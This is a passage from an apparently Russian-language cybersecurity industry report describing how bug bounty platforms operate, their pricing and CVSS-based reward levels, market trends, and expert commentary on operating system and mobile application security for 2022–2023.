
Все исследователи, приступившие к поиску уязвимостей, обязуются придерживаться принципа ответственного разглашения, который гарантирует организациям, что об обнаруженной уязвимости не узнает никто, кроме платформы и исследователя, а организация получит все необходимые сведения об уязвимости и будет иметь достаточно времени для ее устранения.

Наиболее крупные мировые платформы bug bounty: HackerOne, BugCrowd, Intigriti, Synack, YesWeHack.

## Что почем

После того как организация вместе с представителями платформы определяет границы исследований, недопустимые события (как в случае со Standoff 365 Bug Bounty ③), ценовую политику и форму отчета о выявленных уязвимостях, платформа публикует программу на своих ресурсах и продвигает ее в сообществе, привлекая исследователей к участию. Исследователи находят уязвимости и отправляют отчеты команде платформы, которая проверяет наличие уязвимости в приложении, ее уникальность и соответствие границам исследования.

В случае соблюдения трех перечисленных условий отчет засчитывается, исследователю выплачивается вознаграждение и начисляются рейтинговые баллы, а организация получает подробный отчет об обнаруженной уязвимости. Отчеты исследователей существенно облегчают работу программистов и специалистов по ИБ при устранении обнаруженных уязвимостей.



\*Проводится клиентом самостоятельно

Рисунок 1. Реализация программы bug bounty с помощью платформы

Стоимость услуг платформ bug bounty складывается из нескольких составляющих:

- **Стоимость первичного размещения программы на платформе.** За эту сумму компания получает помощь в определении границ исследования, недопустимых событий, ценовой политики и формы отчета об уязвимостях. Стоимость первичного размещения зависит от множества факторов, например от рода деятельности компании-клиента, ее размера и капитализации, и рассчитывается индивидуально.
- **Подписка на услуги платформы.** В стоимость подписки входят привлечение

сообщества к размещенной программе, использование инфраструктуры платформы для получения отчетов от исследователей и формирования аналитики по идущей программе, проверка отчетов исследователей, верификация уязвимостей (триаж) и взаимодействие с исследователями.

- **Комиссия платформы от сумм выплат.** Размер комиссии зависит от плана подписки (чем дороже подписка, тем ниже комиссия) или от уровня опасности уязвимости, за которую производится выплата (чем опаснее уязвимость, тем выше комиссия).



Существует две модели оплаты труда исследователей платформы:

- **Прямые выплаты.** Компании-клиенты могут выплачивать единовременное вознаграждение исследователям через платформу за каждую обнаруженную уязвимость. Такая модель больше подходит для краткосрочных программ, при этом финансовое взаимодействие с исследователями осуществляет клиент, что может быть сопряжено с определенными трудностями.
- **Выплаты из фонда программы, который заранее резервируется компанией-клиентом.** Такая модель больше подходит для долгосрочных программ. Она позволяет организациям уйти от прямого взаимодействия с исследователями по финансовым вопросам и дает возможность платформам действовать более автономно.

### Цена ошибки. Как оценить опасность уязвимости и от чего зависит вознаграждение

Ценовая политика может быть установлена в зависимости от опасности той или иной уязвимости для бизнеса, например исходя из оценки уязвимости по методике CVSS 3.1.

### Средняя стоимость подписки на услуги платформ bug bounty в год

16  
000 \$

20%

от каждой выплаты —  
средняя комиссия платформ

Таблица 2. Оценка степени опасности уязвимости по CVSS 3.1

Опасность уязвимости по CVSS 3.1	Значение вектора CVSS 3.1	Примеры уязвимостей
 Критическая	9–10	Внедрение XXE- и SQL-кода со значительным воздействием на приложение; удаленное выполнение произвольного кода и повышение привилегий
 Высокая	7–8,9	IDOR, Stored XSS и CSRF со значительным воздействием на приложение; SSRF и обход аутентификации
 Средняя	4–6,9	IDOR, Reflective XSS и CSRF со средним воздействием на приложение
 Низкая	0,1–3,9	Неверные параметры SSL; XSS и CSRF с незначительным воздействием на приложение

# 7279 \$

Критическая степень  
опасности

В среднем за критически опасные уязвимости компании готовы платить исследователям более 7000 долларов. Например, за выявление уязвимости для внедрения SQL-кода и несанкционированное получение данных в Twitter исследователь может получить 12 000 долларов. За выявление уязвимостей, связанных с некорректной авторизацией и аутентификацией, исследователь может в среднем рассчитывать на 3000 долларов на различных платформах. А выплата за самую распространенную уязвимость межсайтового выполнения сценариев (cross-site scripting, XSS), которая была выявлена в 13% приложений, по данным Zerocopter, может составить от 250 до 700 долларов в зависимости от степени воздействия.

Исследователи могут получать дополнительное вознаграждение за оперативную помощь в устранении выявленных уязвимостей. Подобный подход применяется на платформе Huntr.

## 3044 \$

Высокая степень  
опасности

## 1104 \$

Средняя степень  
опасности

## 254 \$

Низкая степень  
опасности




Рисунок 3. Средняя сумма вознаграждения за одну уязвимость в зависимости от ее опасности (в долларах США)

**Недопустимое событие — это событие, возникающее в результате действий злоумышленников, которое делает невозможным достижение операционных и стратегических целей или приводит к длительному нарушению основной деятельности организации**

Вознаграждения за уязвимости среднего и низкого уровня риска достаточно невысоки, в отличие от уязвимостей критического и высокого уровня, которые могут стать источником наиболее опасных для бизнеса угроз — утечек конфиденциальной информации, несанкционированного доступа к приложению или атак на локальные ресурсы. Бизнес все больше осознает серьезность последствий от реализации опасных уязвимостей и готов платить значительно больше за выявление уязвимостей высокого и критического уровня опасности. Особо опасные уязвимости могут оцениваться в десятки и сотни тысяч долларов. К примеру, Sony и Intel предлагают весьма достойные награды: 50 000 и 100 000 долларов соответственно за уязвимости критического уровня риска.

Но для того, чтобы точнее определить степень опасности, каждой организации необходимо знать, как возможная эксплуатация уязвимости может повлиять на ее деятельность и может ли эта эксплуатация привести к недопустимым для бизнеса последствиям. Платформа Standoff 365 предлагает исследователям опробовать новый подход: предлагается не просто найти уязвимость,



но и продемонстрировать с ее помощью реализацию недопустимого события. Если отчет с четким исчерпывающим описанием полного вектора атаки и использованных уязвимостей будет верифицирован командой платформы, то исследователь может рассчитывать на вознаграждение, которое в разы превышает обычные выплаты за уязвимости.

Такой подход выгоден для всех взаимодействующих сторон. Компания получает подробный отчет об эксплуатации целого ряда уязвимостей, которые привели к атаке и недопустимому событию, и затем имеет возможность оперативно исправить уязвимости и разобраться в сценариях и последствиях атаки. Исследователь получает значительно большее вознаграждение и продвигается в рейтинге, а для самой платформы удобнее и быстрее проверить связную цепочку уязвимостей, чем множество разрозненных отчетов.

## Сводная статистика платформ bug bounty

На мировом рынке платформы bug bounty представлены неравномерно, и не в каждой стране можно найти крупные и заслуживающие

Рисунок 4. Распределение платформ bug bounty по регионам






Рисунок 5. Распределение платформ bug bounty в зависимости от проводимых программ

- Открытые и закрытые
- Только закрытые
- Только открытые

доверия. Лидером по количеству крупных платформ bug bounty является Азиатский регион, в котором размещены 38% исследованных платформ. На втором месте Европейский регион, в котором находится треть исследованных платформ, в том числе некоторые самые крупные, например Intigriti, YesWeHack, Zerocopter и Standoff 365 Bug Bounty. Доли платформ Североамериканского и Ближневосточного регионов составили 21% и 8% соответственно.

Одно из главных преимуществ краудсорсингового подхода к обеспечению безопасности — число участников. Однако не все исследователи имеют требуемую квалификацию или являются специалистами в определенной сфере (в безопасности веб-приложений, блокчейна и т.п.), а организации не всегда готовы сразу обрабатывать большое количество обнаруженных уязвимостей. Поэтому на платформах реализуются два типа программ — открытые и закрытые.

Открытые программы позволяют получить больший охват, расширить категории и увеличить количество обнаруживаемых уязвимостей благодаря разнообразным навыкам и опыту исследователей. Но стоит учесть, что квалификация участников открытых программ может существенно различаться, что не способствует

выявлению уязвимостей критического и высокого уровней опасности. Закрытые программы позволяют отбирать специалистов, которые соответствуют заданным требованиям, или приглашать наиболее продвинутых исследователей, чтобы повысить шансы обнаружения серьезных уязвимостей. Такие платформы, как Synack и Cobalt, проводят только закрытые программы, в которых принимают участие члены сообщества, прошедшие строгий квалификационный отбор.

Бизнес не упускает возможности прибегнуть к таким перспективным способам обеспечения кибербезопасности, как программы bug bounty, и пробует внедрять их в свои процессы. IT-компании, постоянно работающие над улучшением своих приложений, являются наиболее частыми клиентами специализированных платформ (16%). Каждое десятое приложение на платформах bug bounty предоставлено финансовым или торговым секторами: согласно отчету платформы HackerOne, прирост числа ее клиентов из этих секторов в 2022 году составил 43% и 76% соответственно. Недавние взломы криптовалютных площадок (9%) выявили потребность в создании программ bug bounty для поиска уязвимостей в специальных протоколах и смарт-контрактах.

**Открытые программы позволяют любому исследователю получить к ним доступ и приступить к поиску уязвимостей. Закрытые программы ориентированы на определенную группу исследователей, которые получают к ним доступ по приглашению**




Рисунок 6. Отраслевое распределение участников программ bug bounty



## Перспективы развития и проблемы рынка bug bounty

Программы и платформы bug bounty находят все большее распространение среди организаций, заинтересованных в обеспечении кибербезопасности своих ресурсов. Аналитики платформы HackerOne отмечают, что в 2022 году количество программ bug bounty увеличилось на 45% по сравнению с 2021 годом. Данные исследования AllTheResearch предсказывают рост рынка bug bounty до 5,4 млрд долларов к 2027 году <sup>9</sup>.



## Драйверами роста рынка bug bounty выступают:

- распространение интернета во всем мире;
- растущая осведомленность о необходимости обеспечения ИБ;
- привлекательные суммы вознаграждения за найденные ошибки;
- широкое применение онлайн-сервисы в организациях в связи с тем, что сотрудники все чаще используют
- портативные устройства, подключенные к интернету;
- высокий спрос на средства обеспечения кибербезопасности среди организаций;
- технологические достижения и тенденции, такие как IoT, IIoT, облачные вычисления, искусственный интеллект, машинное обучение и индустрия 4.0.

## Однако достижению прогнозируемых показателей могут помешать следующие факторы:

- отсутствие расширения рынка в менее развитых странах;
- сложность поиска уязвимостей без приобретения дополнительного специализированного ПО;
- жесткая конкуренция в отрасли;
- сложность поиска уязвимостей из-за мер безопасности при разработке веб-приложений.

## Заключение

Краудсорсинговый подход к обеспечению безопасности является одним из наиболее перспективных, а его реализация в виде программ bug bounty обеспечивает множество преимуществ перед классическими решениями: ориентацию на результат, непрерывность тестирования, гибкость и масштабирование программы, а также прозрачную систему вознаграждений.

Однако реализация программ bug bounty доступна далеко не всем: одни организации не могут точно определить границы исследования, другим не хватает опыта или ресурсов для проведения собственных программ, а третьи сталкиваются с дефицитом доверия со стороны исследователей безопасности.

Для решения этих проблем были созданы платформы bug bounty — агрегаторы, которые собирают программы различных организаций. Платформы позволяют исследователям безопасно самостоятельно выбрать интересующий их проект, помогают компаниям-клиентам выбрать целевые приложения, системы тестирования и границы исследования. Также они берут на себя всю основную работу по взаимодействию с исследователями и проверке их отчетов. Это разгружает IT-отделы

компаний, которые могут сосредоточиться на доработке приложений и систем в соответствии с отчетами о выявленных уязвимостях.

За умеренную плату организации получают всю необходимую инфраструктуру, поддержку, возможность платить только за результат, а самое главное — исследователей, которые готовы различными способами выявлять уязвимые места в режиме 24/7. На платформе Standoff 365 Bug Bounty у компаний-клиентов есть уникальный шанс проверить свои продукты на возможность реализации недопустимых событий. Такой подход позволяет осознать последствия атаки, максимально соответствующей реальной угрозе, и получить подробный отчет для оперативного устранения выявленных недостатков.

Не останутся в обиде и исследователи: оперативная обратная связь с представителями платформы, справедливые вознаграждения за обнаруженные уязвимости, значительно увеличивающиеся в случае реализации недопустимых событий, рейтинговая система, позволяющая принимать участие в более прибыльных закрытых программах, — все это повышает конкуренцию в сообществе и стимулирует его развитие.

# Безопасность опера- ционных систем:

**АЛЕКСАНДР ПОПОВ**

Главный исследователь безопасности открытых  
операционных систем Positive Technologies

В сложных системах невозможно совершить прорыв и резко «включить» безопасность. Необходима комплексная работа сразу по множеству направлений. И в последние годы в мире разработки операционных систем уровень защищенности планомерно повышался.

## **Среди важных событий стоит отметить:**

- ▶ совершенствование средств фаззинга для поиска уязвимостей;
- ▶ работу над защищенными ядерными аллокаторами для Linux и XNU ❶ в iOS 15;
- ▶ продолжение интеграции ОС с аппаратными механизмами безопасности;
- ▶ внедрение поддержки языка программирования Rust в ядро Linux 6.1 ❷, которое позволит писать код с меньшим количеством уязвимостей.

Работа по этим направлениям продолжится в текущем году, и мы в Positive Technologies внимательно следим за ней и тоже проводим исследования.



# обзор тенденций и прогнозы

В России в прошлом году особое внимание стало уделяться вопросам независимости и безопасности Linux-систем, поскольку западные производители ОС ушли с российского рынка. Без защищенности операционной системы невозможно выстроить безопасность информационной системы в целом. Кроме того, по нашим данным, доля атак на Linux-системы в III квартале 2022 года выросла до 30% от всех атак с использованием вредоносного ПО. Для GNU/Linux появляются новые шифровальщики, руткиты со средствами удаленного управления, шпионское ПО, майнеры. Таким образом, перед разработчиками отечественных дистрибутивов GNU/Linux стоят важнейшие задачи: включить средства самозащиты ядра, повысить безопасность параметров по умолчанию, контролировать цепочки поставки ПО и оперативно выпускать обновления безопасности. Без этого невозможно противодействовать эксплойтам для уязвимостей ОС и распространению вредоносного ПО.

В то же время у эксплуатантов есть свои не менее сложные вызовы: им нужно настроить весь парк своих информационных систем по лучшим практикам безопасности Linux, так как риски сегодня очень велики. Более того, средства защиты и параметры ОС нужно выбирать с учетом модели угроз информационной системы. Специалистов отечественной IT-отрасли в ближайшее время ждет широкий фронт работ, и мы в Positive Technologies внесем свой вклад в важное общее дело.

**Перед разработчиками отечественных дистрибутивов GNU/Linux стоят важнейшие задачи: включить средства самозащиты ядра, повысить безопасность параметров по умолчанию, контролировать цепочки поставки ПО и оперативно выпускать обновления безопасности**

1



2



# Безопасность мобильных приложений и устройств

**АРТЕМ КУЛАКОВ**

Старший специалист группы исследований безопасности  
мобильных приложений Positive Technologies

## И снова небезопасное хранение данных

За 2022 год наша команда обнаружила 216 уязвимостей в 25 парах исследованных приложений для платформ Android и iOS. Наибольшая доля уязвимостей (14%) пришлась на хранение пользовательских данных в открытом виде. Несмотря на усилия со стороны разработчиков операционных систем и сообществ по безопасной разработке приложений, этот класс уязвимостей продолжает уверенно сохранять лидерство несколько лет подряд. Описанный тренд сохранит актуальность в 2023 году, хотя использовать криптографию в мобильных приложениях сегодня очень просто: и вендорские, и опенсорсные решения облегчают разработчикам работу с криптографическими примитивами. Второе место поделили между собой уязвимости, касающиеся проверки целостности приложений и хранения конфиденциальной информации в коде (по 9%). Замыкает тройку лидеров класс уязвимостей, связанных с проверками на недоверенное окружение (8%).

Наличие в приложениях вышеперечисленных уязвимостей свидетельствует о том, что разработчики недостаточно строго контролируют целостность приложений и среды их выполнения. Если добавить к этому отсутствие хорошей обфускации кода (такую комбинацию мы обнаружили в 36% приложений, исследованных в 2022 году), складывается благоприятная ситуация для злоумышленников: становится очень просто проводить качественный анализ, что, в свою очередь, упрощает создание ботов, клонов и троянов, нацеленных на конкретные продукты.

Создание поддельных приложений будет оставаться одной из главных киберугроз в 2023 году

**Российским магазинам приложений предстоит пройти непростой путь, чтобы привлечь пользователей и завоевать их доверие**

## **Количество уязвимостей пошло на спад**

Самым любопытным трендом 2022 года стало отсутствие в приложениях некоторых классов уязвимостей. Например, разработчики теперь не хранят криптографические ключи в файловой системе и не допускают ошибок, открывающих возможность обхода каталогов (Path Traversal). Уязвимость, связанная с небезопасной отправкой неявных межпроцессных сообщений, встретилась нам в исследованных приложениях в 2022 году всего лишь один раз (в предыдущем году — шесть случаев). Это связано с тем, что разработчики стали чаще применять хорошие архитектурные практики, что позволило существенно уменьшить поверхность атаки на приложения и даже полностью нивелировать некоторые типы уязвимостей. Например, в Android-приложениях, использующих подход SA, есть всего одна активность, что значительно снижает количество возможных точек входа. Разработчикам становится проще контролировать точки входа в приложение и защищать их. Мы ожидаем, что эта позитивная тенденция будет набирать обороты в 2023 году.

Помогают и новые версии операционных систем: вводятся более гранулярные разрешения на выполнение системных операций, ряд разрешений можно запрашивать каждый раз. К примеру, теперь не нужно навсегда выдавать приложению разрешение на доступ к геолокации.

## **Поддельные приложения — бич 2022–2023 годов**

Прошедший год вывел проблему клонированных и поддельных приложений на новый уровень. Мобильные приложения многих компаний были удалены из официальных магазинов <sup>❶</sup>, из-за чего пользователям пришлось искать их на других площадках. Злоумышленники не преминули этим воспользоваться и стали активно размещать фальшивые приложения. Еще один интересный момент: чтобы установить на смартфон приложение из стороннего источника, необходимо включить соответствующую функцию (по умолчанию загрузка не из официальных магазинов запрещена разработчиками Android и iOS). Ранее злоумышленники обманом



❶

---

Возможно, уже в 2023 году  
появятся первые интеграции  
с китайскими вендорами

---

2023

---



заставляли пользователей ее активировать, сейчас пользователи вынуждены самостоятельно давать разрешение на установку, причем, загружая приложение из неизвестного источника, чаще всего нельзя быть уверенным, что оно оригинальное. К примеру, мошенники могут модифицировать приложение известного банка и похитить пароль от личного кабинета. Ситуацию усугубили и сами разработчики ПО для мобильных устройств, когда начали размещать в официальных магазинах свои приложения под новыми названиями и от лица других компаний <sup>2</sup>. С этого момента понять, какой продукт легитимен, а какой нет, стало еще труднее. На наш взгляд, создание поддельных приложений будет оставаться одной из главных киберугроз в 2023 году.

### **Отечественные магазины приложений выходят на арену**

Запуск российских магазинов приложений, призванных заместить Google Play и App Store, — еще один вынужденный тренд 2022 года. Им предстоит пройти непростой путь, чтобы привлечь пользователей и завоевать их доверие. Помочь в этом могут участие в программах багбаунти и сотрудничество с сообществами специалистов по ИБ. Основная проблема отечественных магазинов в том, что они, по сути, являются обычными пользовательскими приложениями и не имеют особых прав в системе. Вследствие этого требуется давать

все то же разрешение на установку приложения из недоверенных источников. Основную опасность это разрешение представляет для Android версии ниже 9-й (Pie), потому что оно выдается на всю систему сразу. В 9-й версии поведение было изменено, и теперь право на установку можно выдавать каждому конкретному приложению. Это значит, что можно выдать разрешение установленному магазину приложений и только у него будут права на установку из недоверенных источников. Такой подход несколько уменьшает поверхность атаки.

На наш взгляд, решить проблему могло бы сотрудничество разработчиков отечественных магазинов и поставщиков операционных систем. Возможно, уже в 2023 году появятся первые интеграции с китайскими вендорами. Другой вариант — создание отечественной операционной системы, где такие магазины приложений устанавливались бы по умолчанию как системные.

## Уязвимости в мобильных приложениях пора систематизировать

